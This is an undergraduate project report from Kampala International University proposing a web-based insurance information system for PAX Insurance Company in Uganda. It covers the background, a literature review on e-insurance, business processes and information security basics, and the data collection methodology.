

**A WEB BASED INSURANCE INFORMATION SYSTEM
FOR IMPROVING BUSINESS PROCESSES FOR PAX
INSURANCE COMPANY LIMITED**

BY:

TUSHEMEREIRWE MICHEAL: BIT/ 32257/102/DU

CONTACT: 0700925289/0784379257

And

AKAMANYA GOD: BIT/27431/102/DU

CONTACT: 0702786203/0783322557

**A PROJECT REPORT SUBMITTED TO THE COLLEGE OF APPLIED SCIENCE
AND TECHNOLOGY IN PARTIAL FULFILMENT OF THE REQUIREMENTS
FOR THE AWARD OF BACHELOR'S DEGREE IN INFORMATION
TECHNOLOGY KAMPALA INTERNATIONAL
UNIVERSITY**

JUNE 2013

Declaration

We TUSHEMEREIRWE MICHEAL (BIT/32257/102/DU) and AKAMANYAGOD (BIT/27431/102/DU) do hereby declare to the best of our knowledge that this research Project is our original work and it has never been submitted to any university or any other institutions for any award leading to academic progress.

TUSHEMEREIRWE MICHEAL

Name and signature of the Candidate



Date

26.06.2013 .

AKAMANYA GOD

Name and signature of the Candidate



Date

26.06.2013 .


Approval


This research project entitled” **A Web Based Insurance Information system for Improving Business Processes in Insurance Systems**” was submitted for examination to the College of Applied sciences and technology, Kampala International University by approval of.

Supervisor

Eng. KASAWULI FAIK

College of Applied Sciences and Technology,
Kampala International University,

Signature:


Date:


Dedication

We dedicate the thesis or graduation project to the Almighty God, who helped us through the study, God you're a provider of every thing to our lives. God, you live and reign forever.

We give high thanks to our sponsor H.E the president Y.K.Museveni who supported us in terms of finance and made us to attain advanced level of education. May God bless you abundantly.

Thanks go to our brothers, Mr.Tukamuhabwa Enos, Mr.Mugisha Moses Nayebare, Mr.Mwesigwa Besweri who struggled for our well being in all possible means and his words of encouragement and advice helped me so much otherwise we could have not been what we are.

We thank our parents, and our supportive friends especially, Arinaitwe Emmanuel, Hon. Theodore Sekikubo, Hon Yonah, sisters, classmates, Lecturers and most importantly to our supervisor Eng.Kasawuli Faik who spared valuable time to make me come to this point of handing in this thesis.

ACKNOWLEDGEMENTS

We wish to acknowledge and appreciate the assistance of all those persons who willingly contributed to the completion of this project. Special thanks go to my dear supervisor Eng.Kasawuli Faik who has been patient with me and guided me in this research.

Special thanks go to the almighty God for guiding us and giving us the wisdom to finish this work a success.

Finally, sincere thanks go to the Managing Director of Pax Insurance co. Ltd and the technical staff of Pax Insurance co. Ltd for the support they gave us during the time of writing this research.

We also wish to express our deep gratitude and thank to our parents Bambanza John and Naume Bambanza, my sisters and brothers and all my relatives and their families for their support the conclusion my studies.

God bless them all.

Table of Contents

Declaration.....	ii
Approval	iii
Dedication.....	iv
ACKNOWLEDGEMENTS.....	v
List of Acronyms	ix
CHAPTER ONE INTRODUCTION	1
1.1 Background of the Problem	1
1.2 Statement of the Problem.....	2
1.3 Purpose of the Study	3
1.3.1 General Objective	3
1.3.2 Specific Objectives	3
1.4 Research Questions.....	3
1.5 Significance of the Study	3
1.6 The Scope of the Study	4
1.6.1 Geographical Scope	4
1.6.2 Time Scope	4
1.6.3 Subject Scope.....	4
CHAPTER TWO LITERATURE REVIEW	5
2.1 Insurance Companies and Activities.....	5
2.1.1 E-Commerce and Insurance.....	5
2.1.2 E-Insurance	7
2.2 Business Processes.....	7
2.2.1 Modelling Business Process	8
2.2.2 Information System Business Processes.....	10
2.3 Web Based System	10
2.3.1 Types of Web Based System	12

2.4 Insurance Information System	13
2.5 Information System Security	13
2.5.1 Key Information Security Concepts.....	13
2.6 Conceptual Framework.....	15
CHAPTER THREE RESEARCH METHODOLOGY.....	16
3.0 Introduction.....	16
3.1 System Definition/ Initiation/ Survey Phase.....	16
3.2 System Analysis.....	16
3.2.1 Data Collection Methods	17
3.3 System Design and Development	18
3.4 System Testing and Implementation.....	19
3.5 System Maintenance	19
3.6 System Requirements.....	19
3.6.1 Functional Requirements.....	19
3.6.2 Non-Functional Requirements	19
CHAPTER FOUR.....	20
SYSTEM ANALYSIS AND DESIGN.....	20
4.0 Introduction.....	20
4.1 System Analysis.....	20
4.1.1 Requirement Analysis.....	20
4.1.2 Advantages of the New System	21
4.2.1 Application Architecture of Website Order Processing (WOP).....	23
4.3 System Architecture.....	24
4.3.2 Context Diagram.....	25
4.4 System Database Design	27
Introduction	27
4.4.1 Conceptual Database Design.....	27

4.4.2 Mapping the Entity Relation Diagram to Database Relational Schema.....	27
4.4.3 Entity Relationship Diagram (ERD)	28
4.5 Physical Database Design	28
4.5.1 Physical Design	28
CHAPTER FIVE.....	33
SYSTEM IMPLEMENTATION	33
5.1 System Implementation.....	33
5.2 System Testing	33
5.2.1 SAMPLE OF USER INTERFACES.....	35
1. Website Main Home Page On Computer	35
2. Advertisements Page for Pax Insurance.....	36
4. Contacts of Pax Insurance ltd interface page	37
5. Change your details page interface	38
6. Search this site page interface	38
7.What we Offer	39
CHAPTER SIX	40
DISCUSSIONS, CONCLUSIONS, AND RECOMMENDATIONS	40
6.1 Discussion of Results	40
6.1.1 Web Page Interfaces.....	40
6.1.2 Limitations	41
6.2 Recommendations	41
6.3 Conclusion.....	42
References;	43
APPENDIX A	45
A. INTERVIEW SECTION	45
B.QUESTIONNAIRE	45
APPENDIX B	48
APPENDIX C	49

List of Acronyms

KIU-	Kampala International University
Admin-	Administrator
IT-	Information Technology
IS-	Information Systems
CAST-	College of Applied Science and Technology
EC-	Electronic Commerce.
EI-	Electronic Insurance
OS-	Operating System
DB-	DataBase
DBMS-	Database Management System
DBDWS-	Database Driven Website
WDBM-	Wed based and Database Management
CMS-	Content Management System
HTML-	Hypertext Makeup Language
PHP-	Hypertext Pre-processor/Personal Home Pages
SQL-	Structured Query Language
URL-	Universal Resource Locator
CSS-	Cascade Style Sheets
XML-	Extensible Markup Language
HTDOCS-	Hypertext Documents

CHAPTER ONE

INTRODUCTION

1.1 Background of the Problem

PAX Insurance Company Limited which is fully owned by the Catholic Community is licensed by the Uganda Insurance Commission to transact general insurance business in Uganda and Ugandan interests abroad. The Company is a corporate member of the Uganda Insurers Association and the Insurance Institute of Uganda. PAX Insurance Company Limited started in 1996 along Christ the king platinum house, Plot 3 Colville Street, Kampala, Uganda

Pax Insurance Company Limited is a new venture that aims at achieving a strategic position in the Insurance Industry by putting emphasis on promoting an insuring culture which is based on customer confidence and satisfaction.

The company complies with the insurance statute 1996 and insurance regulations 2002 and hence has the capacity to provide all the general insurance services to its customers.

PAX Insurance co. Ltd is a Uganda based insurance company with over 30 branches across the country. A major player in the personal motor and household insurance sectors, Pax Insurance Ltd is expanding into commercial insurance and specialist areas such as motor, homes and caravans, fires, accidents, theft, and heart attack and many more.

Currently PAX is based on manual approach as well the use of traditional file systems (paper filling) for collecting and storing data. The Administrator drafts the work and instructs the secretary to prepare files to keep company's information, that includes insurance of accounts information, registration forms, accidents, staff records, Insurance records where also the company register customers manually which is offline systems leads to physical movement costs.

There has been a great impact in how business is being conducted across the whole world now days; Most of the people have started buying and selling goods online. People are making transactions each and every day through the use of internet. The analysis which has been conducted by many researchers show that over 23000 million people are now well equipped with using internet. Insurance sectors are now experiencing a great effect by

information technology in the current economy. Most of the people are finding it easy to do whatever kind of business online where they are able to save more risks even if not all.

E-business is playing a big role in insurance businesses where trading electronically is offering a number of advantages to companies which are currently experiencing transformation in technology.

Availability of information makes it easier to locate products, services, suppliers and general business opportunities.

From the perspective of individual insurers, they find the web based insurance system valuable in accessing information, purchasing insurance online, easy reporting in case of a problem and keeping on updated on insurable products. Other Insurance companies interact with the database via a secure web interface in a manner that does not compromise the confidentiality of their clients.

1.2 Statement of the Problem

Pax insurance currently has up to 3000 clients who register every day. Pax insurance has got only two customer care attendants who receive these registrations. The ratio of how many customers each attendant handles at a time is very high, This normally frustrates the client, and will either lead them to get services else where or the attendants to make errors. Even though Pax Insurance co. Ltd regularly, advertises its products, passes information to the insurers, and requests for claims from insurers, the returns are submitted in paper form, making it very laborious to conduct further analysis on industry wide trends. Pax Insurance needs to establish an E-commerce web based system that facilitates easy collection of data which will allow easy analysis.

A web based system gives customers a chance to register online and reduce on the queries, workload per attendant and the over all secure delivery levels.

Also with this new system that is developed, insurers has access to data, improve communication standards, backup storage strategies within the insurance company so to help them know the best deals in the company.

1.3 Purpose of the Study

1.3.1 General Objective

The main aim of the study was to develop A secure web-based insurance information system for improving business processes in insurance companies so as to enhance insurance availability and efficiency in terms of advertising products and distributing information to its customers.

1.3.2 Specific Objectives

The specific objectives of this research are:

1. To study the existing insurance system, and analyse its problems and how to solve the problems.
2. To identify variables/information that will be used for building the online system.
3. To design and develop a web based insurance system that will speed up business processes.
4. To implement a web based insurance system that will help in advertisement of products and distribute information to clients/insurers.
5. To evaluate the proposed system

1.4 Research Questions

The study will be guided with the following questions;

- a) How do customers at Pax insurance access services offered by the Pax insurance company limited?
- b) Which kind of information or variables that are needed in developing the new system?
- c) Will the designing and developing of a web based insurance system speed up business processes?
- d) What are the challenges with the current system?
- e) How can the researcher evaluate the proposed system?

1.5 Significance of the Study

The importance of the study was to improve on the current system being used by PAX Insurance Company Limited to A secure Web based Insurance Information system.

The implication of the researcher was to design a web based insurance information system that offers the following functionalities or services;

- a) Easy to control and manage data and update centralized database makes it easy to manage and update the information of the website.
- b) Helps stakeholders in the insurance industry to have a deeper insight into what constitutes an effective approach to standard performance in the insurance business. This allows efficient, rapid collection and analysis of larger amounts of information from clients.
- c) The web enabled system was influence the insurance landscape of the future by allowing insurance companies to reduce processing expenses through streamlining the administration of insurance policies and the claims process.
- d) There will be design of more competitive products by incorporating the speed, flexibility and interactive capabilities.

In conclusion the study is very important to the researcher that will be able to continue with this research and develop a system that will continuously be used in the insurance industry.

1.6 The Scope of the Study

1.6.1 Geographical Scope

The research was carried out from PAX insurance Co .ltd Christ the king platinum house, Plot 3 Colville Street, Kampala Central of Kampala District, Uganda in the systems management department.

1.6.2 Time Scope

The researcher took six months for the whole research where much of the weekends will be scheduled for the research. The researcher have in mind that this time was enough to have the whole research done in six months. That is from January to June.

1.6.3 Subject Scope

The researcher was not restricted to the development of a web-based insurance information system that will ensure insurance availability and efficiency in terms of advertising product and distributing information.

CHAPTER TWO

LITERATURE REVIEW

2.1 Insurance Companies and Activities

In this chapter, the researcher reviewed literature which was written on insurance information system (a web based insurance information system) by other researchers and their strengths and weaknesses. It shows researchers' views about the system, their application in both developing and developed countries in various insurance companies or other business related companies. The major reason for this literature review was to achieve the stated objectives with in this project.

According to Drury. (2002), Insurance companies have regarded the internet mainly as another channel of distribution for their products .Compared to online stock brokerage and online banking, development of the internet in the insurance industry has been somewhat cautious. Websites mainly serve to provide information about the company and its products .Many insurers especially in developing economies have not seized the opportunities created by e-commerce for making all business processes more efficient, beginning with the online sale of policies .But the growing number of those who have embraced the technology is most encouraging.

2.1.1 E-Commerce and Insurance

According to Grace, Klein and Straub (1998), The term "E-commerce" has become widespread-a force that is here to stay. E-commerce and the internet are increasingly becoming one of the most important drivers of strategic change for business and national governments. Indeed in spite of the dismal plight of dot-com of the late 90s, everything from real estate sales to education has moved online. Not all the industries have experienced the same level of success in transitioning from the traditional retail approaches to the less clear-cut online models .Several areas within the financial services industry, such as banking and investments, have had a significant amount of success adopting to cyberspace. The insurance industry, on the other hand, has been lagging in its adoption of E-commerce. Although it is recognized that E-insurance has the potential to become a multibillion dollar industry, it is difficult to see how this will occur without some fundamental changes to the way e-insurance is being implemented. The current reality is that few available e-insurance offerings provide any real value and that less than one percent of all insurance sales are actually being

transacted online. This article examines the factors that influence implementation of e-commerce in the insurance industry and suggests some future technological trends that will accelerate the transition to this new era of e-insurance.

According to Drury (2002), **Insurance** is an agreement where, for a stipulated payment called the premium, one party (the insurer) agrees to pay to the other (the policyholder or his designated beneficiary) a defined amount (the claim payment or benefit) upon the occurrence of a specific loss. This defined claim payment amount can be a fixed amount or can reimburse all or a part of the loss that occurred. The insurer considers the losses expected for the insurance pool and the potential for variation in order to charge premiums that, in total, will be sufficient to cover all of the projected claim payments for the insurance pool. The premium charged to each of the pool participants is that participant's share of the total premium for the pool. Each premium may be adjusted to reflect special characteristics of the particular policy. Normally, only a small percentage of policyholders suffer losses. Their losses are paid out of the premiums collected from the pool of policyholders. Thus, the entire pool compensates the unfortunate few. Each policyholder exchanges an unknown loss for the payment of a known premium.

According to Dasgpta (2000), under the formal arrangement, the party agreeing to make the claim payments is the insurance company or the insurer. The pool participant is the policyholder. The payments that the policyholder makes to the insurer are premiums. The insurance contract is the policy. The risk of any unanticipated losses is transferred from the policyholder to the insurer who has the right to specify the rules and conditions for participating in the insurance pool. The insurer may restrict the particular kinds of losses covered. For example, a *peril* is a potential cause of a loss. Perils may include fires, hurricanes, theft, and heart attack. The insurance policy may define specific perils that are covered, or it may cover all perils with certain named exclusions (for example, loss as a result of war or loss of life due to suicide). Hazards are conditions that increase the probability or expected magnitude of a loss. Examples include smoking when considering potential healthcare losses, poor wiring in a house when considering losses due to fires, or a California residence when considering earthquake damage. In summary, an insurance contract covers a policyholder for economic loss caused by a peril named in the policy. The policyholder pays a known premium to have the insurer guarantee payment for the unknown loss. In this manner, the policyholder transfers the economic risk to the insurance company. Risk, as

discussed in Section I, is the variation in potential economic outcomes. It is measured by the variation between possible outcomes and the expected outcome: the greater the standard deviation, the greater the risk.

2.1.2 E-Insurance

According to Yao (2004), E-insurance can be broadly defined as the application of Internet and related information technologies (IT) to the production and distribution of insurance services.

In a narrower sense, it can be defined as the provision of an insurance cover whereby an insurance policy is solicited, offered, negotiated and contracted online. While payment, policy delivery and claims processing may all be done online as well, technical and regulatory constraints may not allow these elements to be subjected to full e-commerce application in certain countries. However, insurance legislation worldwide is being continuously modified to accommodate online payment and policy delivery, and outside the discussion of e-insurance metrics, these elements should be included in the narrow definition. The anticipated efficiency effect of e-insurance is two fold. First, e-insurance helps to reduce internal administration and management costs by automating business processes, permitting real-time networking of company departments, and improving management information. Secondly, it helps to reduce the commissions paid to intermediaries since it can be sold directly to clients.

2.2 Business Processes

According to Michael Hammer and James Champy (1993) A business processes or business methods are collection of related, structured activities or tasks that produce a specific service or product (serve a particular goal) for a particular customer or customers. Business processes describes the the steps followed by a company or organization to produce a particular product or service. With the advent of the Internet and the advancement of other information systems, automating and improving business processes in an effort to reduce costs, increase productivity, and improve quality has become a major goal for companies around the globe. Modern Information and communication technologies have made these sorts of projects and undertakings successful and useful. Not only that, but they have opened up a whole new business front for businesses to actually be able to sell information service technologies as a service and product. A business process begins with a mission objective and ends with achievement of the business objective.

Business Processes are designed to add value for the customer and should not include unnecessary activities. The outcome of a well designed business process is increased effectiveness (value for the customer) and increased efficiency (less costs for the company).

According to Henry, Johansson (1993) define a business process as: "a set of linked activities that take an input and transform it to create an output. Ideally, the transformation that occurs in the process should add value to the input and create an output that is more useful and effective to the recipient either upstream or downstream."

This definition also emphasizes the constitution of links between activities and the transformation that takes place within the process to find ways to utilize the information data collected by their various systems to apply this critical data in a way that helps to meet the goals of lower cost, increased production, and quality standards

2.2.1 Modelling Business Process

According to Castela, Tribolet, Silva and Guerra (2000), Business Process Modelling (BPM) is a modern term and methodology which has evolved through different stages and names, beginning during the 'division of labour' of the late 1700s, when manufacturing first moved into factories from cottage industry.

Broadly the term 'business' in Business Process Model/Modelling/modelling is interchangeable with 'organisation'. Business Process Modelling is not only carried out in conventional businesses; the methodology is increasingly applicable to all sorts of other organisations, for example government agencies and departments, charities, mutuals and cooperatives, etc.

According to Castela, Tribolet, Silva and Guerra (2000), Business Process Modelling is a method for improving organisational efficiency and quality. Its beginnings were in capital/profit-led business, but the methodology is applicable to any organised activity.

The increasing transparency and accountability of all organisations, including public service and government, together with the modern complexity, penetration and importance of ICT (information and communications technology), for even very small organisations nowadays, has tended to heighten demand for process improvement everywhere. This means that Business Process Modelling is arguably more widely relevant than say Time and Motion

Study or Total Quality Management (to name two earlier 'efficiency methodologies') were in times gone by.

Put simply Business Process modelling aims to improve business performance by optimising the efficiency of connecting activities in the provision of a product or service.

According to Booch, Rumbaugh and Jacobson (1999), Business Process Modelling techniques are concerned with 'mapping' and 'workflow' to enable understanding, analysis and positive change. Diagrams - essentially 'flow diagrams' - are a central feature of the methodology.

The diagrammatical representation of Business Process Modelling is commonly called 'notation'. Many and various proprietary software (off-the-shelf computer programs) exist to enable this, but the basic principles of Business Process Modelling can also be applied using a pen and a table-napkin or a flip-chart or a bunch of sticky notes, and in some cases these are still effective aids for creating and communicating fundamental ideas. Computers sometimes get in the way, over-complicate simple things, and exclude groups. So choose your devices wisely. Business Process Modelling generally needs support from people to work in practice.

According to Castela, Tribolet and Guerra (2000), while Business Process Modelling relates to many aspects of management (business, organisation, profit, change, projects, etc) its detailed technical nature and process-emphasis link it closely with quality management and the analytical approaches and responsibilities arising in the improvement of quality.

Business Process Modelling is a quality management tool, like for example Six Sigma, and is useful especially in change management.

SWOT Analysis, Balanced Scorecard and Project Management methods provide further examples of change management tools, and Business Process Modelling can be regarded as working alongside these methods.

According to Booch, Rumbaugh and Jacobson (1999), The term Business Process Model (also abbreviated to BPM) is the noun form of Business Process Modelling, and refers to a structural representation, description or diagram, which defines a specified flow of activities in a particular business or organisational unit.

2.2.2 Information System Business Processes.

Effective business strategies increasingly center on the intelligent use of information technology, e.g. to quickly react to customer demand and to efficiently manage resources. Over the last decade, companies have implemented enterprise systems to automate and integrate business processes and to connect the entire organization, including suppliers and customers, in a web-enabled computing environment.

Business processes are essential to businesses. It's important to not just assume that adding an information system into a business will yield the immediate results sought after by managers and vice presidents. For a business process to truly benefit from an information system, a total redesign of the business process may be necessary to provide the highest benefits. More businesses that start to use information systems will spawn new companies as a result of the business information industry, serving the business to business sector. These businesses offering services products for evaluating and designing information-system-centric business process will greatly aid in the information system ecosystem, allowing manufacturers and other service companies to focus on what they do best, and let the information professionals help implement information systems in business processes. Essentially, business processes can and will be an industry of its own, it will be an exciting time to be an entrepreneur or startup company in the business information economy.

2.3 Web Based System

Technically, the term Web-Based system refers to those applications or services that are resident on a server that is accessible using a Web browser and is therefore accessible from anywhere in the world via the Web.

A web based system is one that can be accessed via a web browser and typically off-site or off of the network that you are currently on. The new generation of web based systems are known as "cloud based". Cloud based systems or cloud computing is just an efficient way to manage and utilize hard drive space allocating it as needed. It allows companies to scale their Computer requirements up or down almost instantly.

As internet speed and technology improves all software will be moved onto the web or "cloud based". There will no longer be a need to buy and install software locally or worry about different versions or reinstalling the correct version in the event of a catastrophe. MS Office and PDF documents can be created, edited and shared online with no need to worry about your computer or hard drive failing. You can work locally or online and all of your files are

safely stored with version controls to insure you are working on the latest document. This will become the standard for all web based systems

Web information system, or web-based information system, is an information system that uses Internet web technologies to deliver information and services, to users or other information systems/applications. It is a software system whose main purpose is to publish and maintain data by using hypertext-based principles.

Below are some of the core benefits of web based applications.

a) Cross platform compatibility.

Most web based applications are far more compatible across platforms than traditional installed software. Typically the minimum requirement would be a web browser of which there are many. (Internet Explorer, Firefox, Netscape to name but a few). These web browsers are available for a multitude of operating systems and so whether you use Windows, Linux or Mac OS you can still run the web application.

b) More manageable

Web based systems need only be installed on the server placing minimal requirements on the end user workstation. This makes maintaining and updating the system much simpler as usually it can all be done on the server. Any client updates can be deployed via the web server with relative ease.

c) Secure live data

Typically in larger more complex systems data is stored and moved around separate systems and data sources. In web based systems these systems and processes can often be consolidated reducing the need to move data around.

Web based applications also provide an added layer of security by removing the need for the user to have access to the data and back end servers.

d) Reduced costs

Web based applications can dramatically lower costs due to reduced support and maintenance, lower requirements on the end user system and simplified architecture.

By further streamlining your business operations as a result of your web based application additional savings can often be found.

2.3.1 Types of Web Based System

Static web pages

According to Gesker (2001), Static web pages don't change content or layout with every request to the web server. They change only when a web author manually updates them with a text editor or web editing tool like Adobe Dreamweaver. The vast majority of web sites use static pages, and the technique is highly cost-effective for publishing web information that doesn't change substantially over months or even years. Many web content management systems also use static publishing to deliver web content. In the cms the pages are created and modified in a dynamic database-driven web-editing interface but are then written out to the web server ("published") as ordinary static pages. Static pages are simple, secure, less prone to technology errors and breakdown, and easily visible by search engines.

Dynamic web pages

According to Thomas and Beg (2005),A Dynamic web pages can adapt their content or appearance depending on the user's interactions, changes in data supplied by an application, or as an evolution over time, as on a news web site. Using client-side scripting techniques (xml, Ajax techniques, Flash ActionScript), content can be changed quickly on the user's computer without new page requests to the web server. Most dynamic web content, however, is assembled on the web server using server-side scripting languages (asp, jsp, Perl, php, Python). Both client- and server-side approaches are used in multifaceted web sites with constantly changing content and complex interactive features. Dynamic web pages offer enormous flexibility, but the process of delivering a uniquely assembled mix of content with every page request requires a rapid, high-end web server, and even the most capable server can bog down under many requests for dynamic web pages in a short time. Unless they are carefully optimized, dynamic web content delivery systems are often much less visible to search engines than static pages.

2.4 Insurance Information System

According to Ludhardt and Wiening (2005), the insurance business information systems sequence provides an in-depth study of insurance and financial services combined with the study of computer programming, systems analysis, and systems design.

The insurance major provides skills and knowledge appropriate to a wide range of activities in the insurance and the financial services industries. Study of insurance and the financial service industries leads to careers in insurance companies, insurance agencies, and financial services firms, re insurers, regulation, and a wide variety of firms allied with the industry. Careers in insurance include personal and business financial planning, underwriting, claims, information processing and computers, sales, sales management, insurance accounting, public relations, employee benefits, corporate operations and management, portfolio management, insurance brokers, actuarial science, and risk management.

2.5 Information System Security

According to Dhillon, Gurpreet (2007) Information security is the practice of defending information from unauthorized access, use, disclosure, disruption, modification, perusal, inspection, recording or destruction.

2.5.1 Key Information Security Concepts

The CIA triad (confidentiality, integrity and availability) is one of the core principles of information security.

Confidentiality

According to Paul Campbell (2003) Confidentiality refers to preventing the disclosure of information to unauthorized individuals or systems. For example, a credit card transaction on the Internet requires the credit card number to be transmitted from the buyer to the merchant and from the merchant to a transaction processing network. The system attempts to enforce confidentiality by encrypting the card number during transmission, by limiting the places where it might appear (in databases, log files, backups, printed receipts, and so on), and by restricting access to the places where it is stored. If an unauthorized party obtains the card number in any way, a breach of confidentiality has occurred.

Confidentiality is necessary (but not sufficient) for maintaining the privacy of the people whose personal information a system holds.


Integrity

According to Ben Calvert (2003) In information security, data integrity means maintaining and assuring the accuracy and consistency of data over its entire life-cycle. This means that data cannot be modified, unauthorized, or undetected. Integrity is violated when a message is actively modified in transit.

Availability

According to Steven Boswell (2003) for any information system to serve its purpose, the information must be available when it is needed. This means that the computing systems used to store and process the information, the security controls used to protect it, and the communication channels used to access it must be functioning correctly. High availability systems aim to remain available at all times, preventing service disruptions due to power outages, hardware failures, and system upgrades. Ensuring availability also involves preventing denial-of-service attacks.

2.6 Conceptual Framework



CHAPTER THREE

RESEARCH METHODOLOGY

3.0 Introduction

This chapter describes the methods of collecting data, why they were chosen and how they were used. It covers the area of the study, research design, sampling procedures, development of system architecture and data collection methods and data analysis techniques.

The research project was implemented through the following stages;

1. System Initiation/ Definition/ Survey Phase
2. System Analysis
3. System Design
4. System Testing
5. System Maintenance

3.1 System Definition/ Initiation/ Survey Phase

The researcher used this process to define the insurance sector (business) problems, establish who needs the new system, and identify the objectives of the system.

This phase seeks answers to questions such as

What problem are we trying to solve by developing a new system?

Here we looked at why the company needs a new system and identify why the existing system can longer meet the needs of the organisation.

After this the researcher was able to have a feasibility assessment and project plan which was a well written report.

The study was carried out from Pax Insurance Company limited.

3.2 System Analysis

Analysis of the new system to be built helped the developer to better understand the nature, scope, feasibility and requirements of a new system.

The researcher was able to understand the problem thoroughly, examine the feasibility of the project and establish systems requirements.

Basic activities that were found in this phase include; Understanding the problem, Feasibility Analysis, Determining and establishing system requirements, Collection of data.

SPSS were used to have a clear populated analysis.

3.2.1 Data Collection Methods

The researcher used different techniques in collection of primary and secondary data.

- Questionnaires
- Interviews
- Observation

a) Questionnaires

Self administered questionnaires were mostly preferred to the study especially collect and deliver questionnaires. Both open-ended and closed formal questionnaires were used. The respondents wrote down their responses in the space provided.

A questionnaire consisted of a number of questions which were printed in a definite order. The researcher gave the questionnaires to the heads of departments (managers) and selected staffs. The researcher used this method due to the following merits.

There is low cost even when the population is large and is widely spread geographically.

It is free from bias of interviewer; answers are in respondent's own words and are usually first hand information.

Respondents have adequate time to give well thought out answers.

Respondents who are not easily approachable can also be reached conveniently.

Disadvantages of Questionnaires

Postal questionnaires suffer from low response rates.

There is no automatic mechanism for follow up or probing more deeply, although it is possible to follow up with an interview by telephone if necessary.

b) Interviews

The interview method of collecting data involves presentation of oral- verbal stimuli and reply in terms of oral-verbal responses. This method was used through face to face interviews and telephone interviews. Personal interviews were done by asking questions, face to face. The researcher structured a detailed list of questions to guide through the interviews. It was

structured to use three or four questions. Other questions were built on what the interviewee said. The researcher used interview because of the following reasons:

- More information in greater depth can be obtained.
- There is a greater flexibility under this method as the opportunity to restructure the questions is always there especially in case of unstructured interview.
- Personal information can as well be obtained easily under this method.
- The sample can be controlled more effectively as there arises no difficulty.
- The language of interview can be adapted to the ability or educational level of the person interviewed and as such, misinterpretations concerning questions may be avoided.

Disadvantages of Interviews

- Time consuming and can be costly form of fact gathering.
- Interview can be subject to bias if the interviewer has a closed mind about the problem.
- If the Interviewee provide conflicting information, it can be difficult to resolve later.

c) Observation

The observation method is most commonly used especially in studies relating to behavioural sciences. Participatory and non – participatory observation were used. This involves direct observation of the behaviours and conditions of the respondents or the system.

- The researcher gathered data directly by looking at what was happening in the area of study. Through this, the researcher obtained supporting evidence to the problem.
- The researcher was physically in the organisation of the day to day activities. Provide firsthand experience of the way that current system operates.

